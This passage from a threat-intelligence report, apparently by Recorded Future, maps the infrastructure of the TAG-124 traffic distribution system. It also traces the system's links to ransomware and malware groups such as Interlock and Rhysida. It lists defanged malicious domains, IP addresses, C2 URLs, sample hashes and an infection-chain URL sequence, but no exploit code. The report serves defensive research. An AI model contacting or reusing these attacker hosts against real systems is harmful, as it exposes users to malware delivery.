


Figure 14: Number of TAG-124 first stage delivery servers (source: Recorded Future).


WordPress-themed domains

The suspected management server depicted in Figure 13 has been observed communicating with a cluster of servers hosting domains that mimic legitimate *WordPress* hosting providers. Table 4 lists example domains and IP addresses. As with the delivery server domains, the majority of these were registered through the registrar *Global Domain Group LLC*. While some of these *WordPress*-themed domains were briefly mentioned in the LandUpdate808 report, the researchers at the time deemed them unrelated [9].

Domain	IP address	First seen	Last seen
wpenjeni[.]com	64[.]52[.]80[.]196	2025-01-09	2025-03-23
wpengnel[.]com	67[.]217[.]228[.]95	2025-01-10	2025-03-23
wpenjin[.]com	64[.]52[.]80[.]145	2025-01-09	2025-03-23

Table 4: WordPress-themed domains (source: Recorded Future).

Several of the observed domains have been hosted on multiple IP addresses over time. For instance, wpenglin[.]com was initially hosted on 193[.]149[.]176[.]106 before migrating to 64[.]190[.]113[.]229. Notably, some of the IP addresses associated with these *WordPress*-impersonating domains are also used to host TAG-124 delivery server domains. For example, 216[.]245[.]184[.]27 currently hosts wpengenj[.]com, sesraw[.]com, opticna[.]com and indbk[.]com, suggesting a limited but significant overlap between the delivery server infrastructure and the *WordPress*-themed domain cluster. A *Google* search for these domains typically yields multiple references, including blog posts and various informational websites (see Figure 15).



"wpnginin.com"

wpnginin.com
https://wpnginin.com

Web Design Engine - Expert Web Design & Development ...

Web Design Engine is your one-stop solution for creating professional websites. With expertise in web design, WordPress development, and hosting, we ensure ...


wpnginin.com
https://wpnginin.com › blog

Latest Insights in Web Design - Web Design Engine

Web Design Engine offers unparalleled expertise in web design and WordPress development, providing top-notch hosting solutions for all your website needs.

Figure 15: Google search results for wpnginin[.]com (source: Google).

The specific purpose of these *WordPress*-impersonating domains remains undetermined at the time of analysis. However, we identified at least one subdomain – identity[.]wqenqine[.]com – which hosted a login page (see Figure 16), indicating a potential role in phishing operations.



Sign in to WP Engine

Email


□ Remember me

Still need an account? Sign up

Figure 16: Login page on identity[.]wqenqine[.]com (source: Recorded Future).

While we have not directly observed these domains being used in known phishing campaigns, users in a *WordPress*-focused *Reddit* forum reported encountering one of the *WordPress*-impersonating domains as a sponsored advertisement on *Google* (see Figure 17) [10]. Although this information remains unverified, it raises the possibility that TAG-124 may be leveraging paid advertisements to drive traffic to their malicious pages.

In a more recent development, we identified another TAG-124-associated domain, wqenpene[.]com, used as a payload delivery mechanism embedded within a compromised website. The infection chain began with the inclusion of the URL wqenpene[.]com/5r1r.js, which redirected to wqenpene[.]com/js.php, and then to pastes[.]io/raw/12-18310-1, which ultimately led to a likely MintsLoader-related infection that communicated with http://klngfmuixjlnqtu[.]top/1.php?s=527. Notably, this seems to be the first instance of TAG-124 utilizing pastes[.]io – a *Pastebin* alternative – as part of its infection infrastructure. Since none of the other *WordPress*-themed domains were found embedded in compromised TAG-124 sites, it remains unclear whether wqenpene[.]com was intentionally used as a first stage delivery server.



r/Wordpress · 12 days ago
Outrageous_Permit154

wpenjeni.com? WTF this is a sponsored link

Sponsored
wpenjeni.com
https://www.wpenjeni.com

WP-Engine

Home Page — Elevate your business with secure and efficient hosting solutions today. **WP-Engine**...

People also search for
wp engine login   wp engine lawsuit

bengosu · 11d ago
Top 1% Commenter
Yes it's how scammers scam. That's why you don't click on sponsored results

nakfil · 11d ago
Could also be phishing. I've seen some pretty sophisticated phishing campaigns run in Google ads that will hijack your session after you login to the phishing site, even if you are using MFA

Figure 17: Reddit thread about TAG-124 associated domain wpenjeni[.]com (source: Reddit).

Second stage delivery servers

After the initial payload is retrieved from the first-stage staging servers, TAG-124 has been observed using PowerShell scripts to download the second stage payload from a separate server typically over TCP port 8080 or 8090. Example second stage delivery servers are listed in Table 5. Similar to the first-stage infrastructure, many of these servers are hosted with BLNWX, though additional ASNs are now involved as well, including Hetzner Online GmbH (AS24940), which has not previously been observed in connection with TAG-124.

IP address	ASN	Ports
67[.]217[.]228[.]14	AS399629	8080, 8081
138[.]199[.]156[.]22	AS24940	8080, 8081
138[.]199[.]161[.]141	AS24940	8080, 8081, 8090

Table 5: Example TAG-124 second stage delivery servers (source: Recorded Future).

Higher-tier infrastructure

TAG-124's higher-tier infrastructure includes a 'Central Server', several 'Ads Panels', a management server, a server hosting a management panel, and an additional higher-tier server, as illustrated in Figure 13. While the exact functions of these components are often subject to inference, the following section focuses on demonstrating how they interconnect within the broader TAG-124 infrastructure setup.

'Central Server'

The majority of the threat actor-controlled TAG-124 first stage delivery servers have been seen communicating with a 'Central Server' over TCP port 443. The configurations of the 'Central Server' are similar to those of the first stage delivery servers and host a domain that returns only a generic HTML page when accessed. At the time of analysis, we could not determine the exact purpose of this server but we suspect it plays a central role in the operation. One possibility is that it contains the core logic of the TDS – potentially determining whether a victim meets the criteria to trigger the loading of the second stage.

'Ads Panels'

TAG-124's infrastructure also includes a distinct category of panels known as 'Ads Panels', which are used, among other purposes, to serve the current delivery server URL as a Base64-encoded string via a designated endpoint. According to *Recorded Future Network Intelligence*, compromised *WordPress* sites are likely configured to retrieve updated endpoints from these Ads Panels.

The first identified Ads Panel has been active since at least November 2024, based on passive DNS records. In March and April 2025, TAG-124 deployed at least four additional Ads Panels, two of which remain active at the time of writing. The remaining panels are either inactive or appear to deliver payloads via unknown endpoints. While these panels may eventually return the same URLs over time, each panel generally serves a distinct URL at any given moment.

Management server

Additionally, we identified a suspected management server linked to TAG-124. This server has been observed communicating with the delivery servers via TCP ports 80 and 443. It has also interacted with the 'Ads Panels' as well as the servers hosting the websites impersonating *WordPress* hosting providers.

Management panel

We also identified another previously unreported management panel linked to TAG-124, believed to control various components of TAG-124 infrastructure, including the 'Central Server', 'Ads Panels', and first stage payload servers via SSH. The panel is accessed via TCP port 9091. Based on *Recorded Future Network Intelligence*, the management panel server maintained a long-lived, stable connection to the 'Central Server', with traffic observed between port 22 on the 'Central Server' and a high-numbered port on the management panel server. The small data sizes observed suggest that the threat actor is executing manual commands on the system, with little to no data being transferred.




Figure 18: Management panel server linked to TAG-124 (source: Recorded Future).

Additional higher tier server

Since at least March 24, 2025, we have observed persistent UDP traffic between a higher-tier server and the management panel server, characterized by high port to high port communication. Notably, the management panel server appears to engage with the higher-tier server over port 51820, with the majority of the data flowing toward the management panel server.

CONNECTIONS WITHIN CYBERCRIMINAL ECOSYSTEM

We assess that multiple threat actors integrate TAG-124 into their initial infection chains, including operators behind Rhysida ransomware, Interlock ransomware, TA866/Asylum Ambuscade, SocGholish, TA582, GrayAlpha, and likely others. Determining how and at what stage access to a compromised network is handed off from TAG-124 operators to these downstream threat actors remains challenging. The following section offers a more detailed overview of the various entities observed leveraging TAG-124.

Rhysida ransomware

We previously reported that Rhysida ransomware operators employed typosquatted domains in malvertising campaigns to deliver CleanUpLoader, ultimately leading to ransomware deployment [11]. These campaigns impersonated well-known brands such as *Microsoft Teams*, *NC Client*, *Autodesk*, *Zoom*, *CrystalMaker* and *Webex*. However, we discovered via an observed domain overlap that Rhysida actors have also leveraged TAG-124's infrastructure for initial CleanUpLoader infections. Specifically, the compromised *WordPress* websites www[.]netzwerkreklame[.]de and monlamdesigns[.]com were associated with multiple CleanUpLoader samples observed in May 2024 (see Table 6).

Hash
e45802322835286cfe3993fe8e49a793acd705755d57d8fc007341bf3b842518
0851fd5671640a9acaf688e2886570759364135915f272d4ff7946fe001b3f4c
5685ab9d495bcb14407dd23a83790a76ed1a149cac651f2b792bc775ff4cf732
389b2b1e482db4e7f2ca6b537b89a8cfad6d149dbb2b468db40917b000990ef9

Table 6: CleanUpLoader samples delivered via TAG-124 (source: Recorded Future).

The first two samples listed in Table 6, which communicated with the C2 server at http://supfoundrysettlers[.]us/api/connectivity, were previously reported by *Insikt Group* and attributed to what has been designated as Cluster 2 – a distinct set of CleanUpLoader activity associated with Rhysida ransomware infections [11]. The subsequent two samples, which reached out to the C2 at http://64[.]95[.]10[.]243/api/mytest, had not been reported at the time of analysis but are also likely linked to the same cluster.

Interlock ransomware

Interlock ransomware operators are leveraging TAG-124 for initial access and have been observed employing CleanUpLoader as part of their infection chain. These findings strengthen the previously suspected connection between Interlock and Rhysida ransomware, based on observed similarities in tactics, tools, encryption behaviour and ransom note themes, as well as overlaps in code and data exfiltration techniques [12].

More specifically, in an Interlock ransomware incident, the victim was deceived into downloading a fake *Google Chrome* browser update executable via a compromised legitimate news website [12]. When clicked, the malicious file – `upd_2327991.exe` – was delivered to the victim's machine from a second compromised site belonging to a legitimate retailer: https://rvthereyet[.]com/wp-admin/images/rsggj.php. This compromised *WordPress* site is linked to TAG-124, based on the use of the `wp-admin/images` directory and the file naming pattern `upd_[random_numeric_string].exe`, both of which have previously been observed in TAG-124 activity [3].

The downloaded executable has been identified as a CleanUpLoader loader, which automatically executes an embedded PowerShell script upon launch. This script initially downloads a legitimate *Chrome* installer – `ChromeSetup.exe` – from apple-online[.]shop into the victim's temporary applications directory. It then establishes persistence by creating a *Windows* shortcut in the StartUp folder, ensuring the loader is executed each time the victim logs into the system [13].

Although the operators behind Interlock ransomware have so far only been identified as users of TAG-124 within their infection chain, new evidence points to a potentially deeper relationship between TAG-124 and Interlock. This is discussed in more detail in the 'Suspected overlap between TAG-124 and Interlock' section.

TA866/Asylum Ambuscade

TA866, also known as Asylum Ambuscade, is another identified user of TAG-124. This cybercrime group is known for conducting both financially motivated operations and cyber espionage. Its targets have included banking customers and cryptocurrency traders in North America and Europe, as well as government entities in Europe, Central Asia and other regions. TA866/Asylum Ambuscade has leveraged TAG-124 to deliver the WarmCookie malware to its victims. Notably, several compromised *WordPress* domains associated with TAG-124 have been linked to these WarmCookie infections, including digimind[.]nl, owloween[.]com, sustaincharlotte[.]org, and www[.]netzwerkreklame[.]de.

SocGholish

TAG-124 has previously been identified as part of the first-stage infrastructure employed by SocGholish operators. Notably, the domain www[.]ecowas[.]int was used to deliver SocGholish through egisela[.]com, which, as of 13 March 2024, redirected to event[.]coachgreb[.]com [2].

GrayAlpha

Since at least August 2024, we have identified cases where NetSupport RAT samples associated with GrayAlpha, a threat activity group overlapping with FIN7, were delivered via TAG-124's infrastructure [14]. In one such instance, a compromised *WordPress* site embedding the TAG-124 domain chhimi[.]com ultimately resulted in a NetSupport RAT infection, which then established a connection to its C2 server at 166[.]88[.]159[.]187 on port 443 [15]. Of note, the exact relationship between GrayAlpha and TAG-124 is unknown at the time of writing.

TA582 and MintsLoader

We identified a cluster of activity linking TAG-124, TA582 and MintsLoader, though the nature of their relationship remains unclear [16]. TA582 operates as a post-exploitation actor [16]. MintsLoader – distinct from MintStealer – is a little-known, multi-stage malware loader active since at least February 2023. It uses JavaScript and PowerShell stages retrieved from DGA-based .top domains, typically hosted by BLNWX. The name ‘MintsLoader’ comes from its use of unique URL parameters like `s=mints[NUMBER]` (e.g. `s=mints11`) [15]. Recent versions have featured other identifiers such as `s=boicn` and `s=527`, the latter observed exclusively in TAG-124 activity and likely serving as a campaign ID [1].

Silent Lynx

We previously reported that the domain pweobmxdlboi[.]com resolved to 64[.]7[.]198[.]66 between 27 August 2024 and 18 February 2025, and matched TAG-124 server heuristics. It was also publicly linked to LandUpdate808. On 21 January 2025, *Seqrite* reported that Silent Lynx – linked to the Kazakhstan-based YoroTrooper group – used the same domain to download an executable [18]. If both TAG-124 and Silent Lynx leveraged this domain, their exact relationship remains unclear.

OVERLAP BETWEEN TAG-124 AND INTERLOCK, OR SIMPLY COINCIDENCE?

Background on interlock

Interlock is a relatively new ransomware variant, with its first confirmed victim [19] – a Texas-based hospital – reported in September 2024, although evidence suggests it may have been active prior to that date. Unlike typical ransomware-as-a-service (RaaS) operations, Interlock does not appear to follow an affiliate-based model; to date, no advertisements or signs of affiliate recruitment have been identified [20].

Interlock employs a multi-stage attack chain that begins with the use of TAG-124 infrastructure to deliver deceptive software installers. These installers execute a PowerShell-based backdoor, which facilitates the deployment of additional tools and culminates in the delivery of the ransomware payload. Data is leaked to Interlock’s data leak site called ‘Worldwide Secrets Blog’.

Interlock’s higher tier infrastructure setup

We uncovered additional insights into the higher-tier infrastructure associated with Interlock, including the communication flow between the C2 servers of Interlock’s PowerShell-based backdoor and a centralized administrative panel. It is highly likely that the threat actors behind Interlock access this panel via *FirstVPN* (see Figure 19).




Figure 19: InterLock higher tier infrastructure setup (source: Recorded Future).

As illustrated in Figure 19, Interlock’s PowerShell-based backdoor typically includes three C2 server IP addresses, distributed across different ASNs to enhance infrastructure resilience against takedown efforts. One of these IPs is commonly hosted by BLNWX (AS399629), a VPS provider that accepts cryptocurrency payments; another is usually from Hetzner Online GmbH (AS24940); and the third originates from a different ASN in each observed case. Notably, for each backdoor sample, only one of the three C2 IP addresses communicates directly with the administrative panel hosting server.

Although the HTTP administrative panel (see Figure 20) is hosted on TCP port 8080, we did not observe threat actor connections to that port. Instead, the observed traffic involved a range of TCP ports (4000–4109), many of which were open but returned little to no banner information. We assess that the threat actor may be using these ports to establish a remote desktop or similar interactive session, allowing them to control the system and access the admin panel through a local browser window (e.g. via localhost:8080).




Figure 20: InterLock higher-tier admin panel (source: Recorded Future).

By examining inbound and outbound *FirstVPN* traffic to the administrative panel over ports in the 4000–4109 range, we performed a time-based analysis to infer periods of threat actor activity. While the findings offer a high-level overview, several notable patterns emerged. Most significantly, elevated activity was observed during weekends, a tactic commonly associated with ransomware operations that seek to exploit reduced staffing and delayed incident response during off-hours. Additionally, the observed activity corresponds to typical working hours in the UTC+3 to UTC+4 time zones (the timestamps shown in Figure 21 are in UTC), which encompass Russia and neighbouring regions. It is also worth noting that activity consistently declined – or ceased altogether – during local lunch hours in these time zones.




Figure 21: Activity time analysis (UTC) of InterLock threat actor interacting with administrative panel (source: Recorded Future).

Shared victim and network communications

Although it is known that Interlock utilized TAG-124-associated infrastructure within its infection chain as described above, new evidence suggests a potentially deeper relationship between Interlock and TAG-124. This updated assessment is based on two recent observations:

1. Joint victim: As early as 5 March 2025, TAG-124 had compromised the website of a US-based defence manufacturing holding company. Notably, one of the company's IP addresses was observed beaconing to the C2 of Interlock's PowerShell-based backdoor at 193[.]149[.]180[.]158 between 24 February and 1 March 2025. Later that same month, the organization appeared on Interlock ransomware's extortion site. While the compromise of the website does not inherently provide access to the internal systems necessary for ransomware deployment – and it remains possible that Interlock infiltrated the organization independently – the timeline and indicators suggest it is more likely that the two threat actors collaborated in some capacity or had another kind of overlap.
2. Network communications: Additionally, the IP address 45[.]61[.]136[.]109 – a former TAG-124 payload server that hosted the domains pirahnas[.]com and akerusa[.]com between 11 February and 31 March 2025, and maintained communication with TAG-124 higher-tier infrastructure until 23 March 2025 – began interacting with Interlock's higher-tier server shortly after. While this does not, in itself, establish a definitive link between TAG-124 and Interlock – since the server could have changed ownership – it is noteworthy given prior observations of cooperation between the two threat actors. This overlap may suggest a closer operational relationship than that of a typical customer-service provider model, though such a conclusion remains speculative. Overall, it seems somewhat unlikely, albeit not impossible, that one actor would cease using a server only for it to be quickly repurposed by another group within such a short timeframe.

CONCLUSION

TAG-124 is one of several TDS leveraged by threat actors, notable for its widespread deployment across a diverse customer landscape. Its prevalence highlights the growing adoption of 'as-a-service' models within the cybercriminal ecosystem. We anticipate that TAG-124 will continue to evolve as it adapts to detection and disruption efforts. Ongoing monitoring of its infrastructure and techniques, along with further analysis of its affiliations with other threat groups, remains a priority. Given the constant demand for initial access, it is also likely that new TDS variants will emerge. These may be used not only by cybercriminals for activities like ransomware deployment, but also by state-sponsored actors who benefit from the operational cover such tools provide.

Beyond blocking known indicators and leveraging detections across hosts, logs and networks, organizations should focus on user education, especially because TAG-124 infection chains typically begin through legitimate but compromised websites that are difficult to recognize as such. In addition, users must be made aware of the dangers posed by SEO poisoning, social media thread hijacking, and the general risks associated with indiscriminate browsing. Particularly important is caution around unexpected prompts, such as those urging users to download an updater or run unfamiliar code. Users should be advised to avoid unsolicited download prompts, be skeptical of instructions involving specific key combinations, enable automatic browser updates, and block pop-ups to reduce exposure to malicious update lures.

REFERENCES

[1] Recorded Future. TAG-124's Multi-Layered TDS Infrastructure and Extensive User Base. January 2025. https://www.recordedfuture.com/research/tag-124-multi-layered-tds-infrastructure-extensive-user-base.

[2] Samala, A. The LandUpdate808 Fake Update Variant. Malasada Tech. July 2024. https://malasada.tech/the-landupdate808-fake-update-variant/.

[3] Molige, S. Sly Malware Found in Fake Google Chrome and MS Teams Installers. Forescout. September 2024. https://www.forescout.com/blog/sly-malware-found-in-fake-google-chrome-and-ms-teams-installers/.

[4] Samala, A. Updated LandUpdate808 Analysis. Malasada Tech. January 2025. https://malasada.tech/updated-landupdate808-analysis/.

[5] Jayapaul, R. Yet Another NodeJS Backdoor (YaNB): A Modern Challenge. Trustwave. April 2025. https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/yet-another-nodejs-backdoor-yanb-a-modern-challenge/.

[6] Abuse.ch. ThreatFox IOC Database. May 2025. https://threatfox.abuse.ch/ioc/1520346/.

[7] Abuse.ch. ThreatFox IOC Database. September 2024. https://threatfox.abuse.ch/ioc/1331058/.

[8] BushidoToken. Investigating Anonymous VPS services used by Ransomware Gangs. BushidoToken Threat Intel. February 2025. https://blog.bushidotoken.net/2025/02/investigating-anonymous-vps-services.html.

[9] Samala, A. Silent Push to find SmartApeSG, LandUpdate808, and TA582 Infra. Malasada Tech. December 2024. https://malasada.tech/silent-push-to-find-smartapesg-landupdate808-and-ta582-infra/

[10] Reddit. wpenjeni.com? WTF this is a sponsored link. January 2025. https://www.reddit.com/r/Wordpress/comments/1hxn6jt/wpenjenicom_wtf_this_is_a_sponsored_link/?rdt=33222.

[11] Recorded Future. Outmaneuvering Rhysida: How Advanced Threat Intelligence Shields Critical Infrastructure from Ransomware. October 2024. https://www.recordedfuture.com/research/outmaneuvering-rhysida-advanced-threat-intelligence-shields-critical-infrastructure-ransomware.

[12] Biasiotto, E.; Johnson, A.; Raghuprasad, C.; Szeliga, M. Unwrapping the emerging Interlock ransomware attack. Cisco Talos. November 2024. https://blog.talosintelligence.com/emerging-interlock-ransomware/.

[13] Recorded Future Triage. f623a1d5f89a7da916eddd4c0f17af697c5e6e387a0b5fcea7953d6c8772112b. October 2024. https://tria.ge/241014-sxbqqswcjj/behavioral1.

[14] Recorded Future. GrayAlpha Uses Diverse Infection Vectors to Deploy PowerNet Loader and NetSupport RAT. June 2025. https://www.recordedfuture.com/research/grayalpha-uses-diverse-infection-vectors-deploy-powernet-loader-netsupport-rat.

[15] Abuse.ch. ThreatFox IOC Database. August 2024. https://threatfox.abuse.ch/ioc/1317308/.

